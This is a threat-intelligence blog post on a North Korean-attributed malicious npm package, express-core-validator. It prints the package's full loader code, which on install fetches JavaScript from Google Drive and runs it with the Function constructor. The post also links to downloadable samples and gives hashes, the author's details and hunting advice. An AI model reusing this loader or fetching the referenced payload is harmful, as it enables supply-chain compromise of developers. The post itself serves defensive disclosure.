I’ve been tracking FAMOUS CHOLLIMA’s npm malware for some time, and any change in TTPs is rare and notable.
Summary
- The majority of malicious packages by FAMOUS CHOLLIMA pull and execute further payloads from the internet
- FAMOUS CHOLLIMA typically stage their malware on JSON paste sites (npoint.io, jsonkeeper.com, etc.) and other developer platforms (Vercel, Netflify)
express-core-validatorv1.0.1 instead uses a document uploaded to Google Drive as the next stage- This post contains technical details and brief hunting guidelines
On 20 February 2026, I detected a new version publish of express-core-validator
by npm user crisdev09 (cristianabreu694[@]gmail.com).

The package is still live as of this post’s publish time.
This package is attributed to
FAMOUS CHOLLIMA’s Contagious Interview campaign and has a novel loader
utilising Google Drive. Below is core.js in its entirety (comments preserved from
original, thanks for the summary FC!):
'use strict';

/**
 * Fetches JavaScript from Google Drive by file ID and runs it.
 * Used by postinstall to load and execute the core script.
 * File: https://drive.google.com/file/d/16AaeeVhqj4Q6FlJIDMgdWASJvq7w00Yc/view?usp=sharing
 */
import { createRequire } from 'module';
const r = createRequire(import.meta.url);
const { getContentByFileId } = r('./googleDrive.js');

const CORE_FILE_ID = '16AaeeVhqj4Q6FlJIDMgdWASJvq7w00Yc';

async function run() {
  try {
    const content = await getContentByFileId(CORE_FILE_ID);
    if (typeof content !== 'string' || !content.trim()) {
      return;
    }
    new Function('require', content)(r);

    setTimeout(() => {
      process.exit(0);
    }, 2000);   // delay in ms, e.g. 2000 = 2 seconds
  } catch (err) {
    console.error('core.js:', err.message || err);
    process.exit(0);
  }
}

run().catch(() => process.exit(0));NoteWant to examine the package yourself?
View
core.json my DPRK research website:
https://dprk-research.kmsec.uk/api/samples/85c6cebb22bc2e5abc27aac9b1bbcf4f39af9901f422a69180b54c5a62211458or download the package tgz:
https://dprk-research.kmsec.uk/api/tarfiles/express-core-validator/1.0.1
This is the first instance I have observed utilising Google Drive as the stager. The rest of the infection chain is standard FAMOUS CHOLLIMA — the usage of the Function constructor to evaluate remote content is standard. The next stage payload is also standard.
The file retrieved from Google
Drive is called inject-simple.min0.js (a bit on the nose!) with sha256
2a7e7b76a3e8070410adce9b6a2b9cf112687922792c91be563c20fbf6a4a82f.

The function to download the document from Google Drive is imported from
./googleDrive.js, which I will not paste here for brevity. From my reading,
this code is entirely proprietary and created for the purpose of this campaign,
I cannot find any third-party provenance of this code.
Github presence
The Google Drive payload is also observed in a GitHub repository —
github.com/DARQ-Envoy/DCUK-Technical-Assessment — in
file /frontend/public/images/splash.png. This repo was created 29 November
2025 and the malicious file was committed by GitHub user DARQ-Envoy:
commit addbf305fe29949810b536456987e1185dc9a3c0
Author: Timothy <nwokejitimoth00@gmail.com>
Date:   Sat Nov 29 20:28:22 2025 +0100

    initial commit
Hunting
Simply looking for DNS requests to drive.google.com from a Node.js process should be sufficient for hunting. node/node.exe reaching out to a consumer storage provider is likely to be unusual in any environment. Consider expanding the hunt to other consumer providers like Proton Drive.
Assessment
Only a single package has been published with this new technique. It is likely FAMOUS CHOLLIMA will continue to leverage multiple techniques and infrastructure to deliver follow-on payloads. It is unlikely this signals a complete overhaul of their stager behaviour on npm.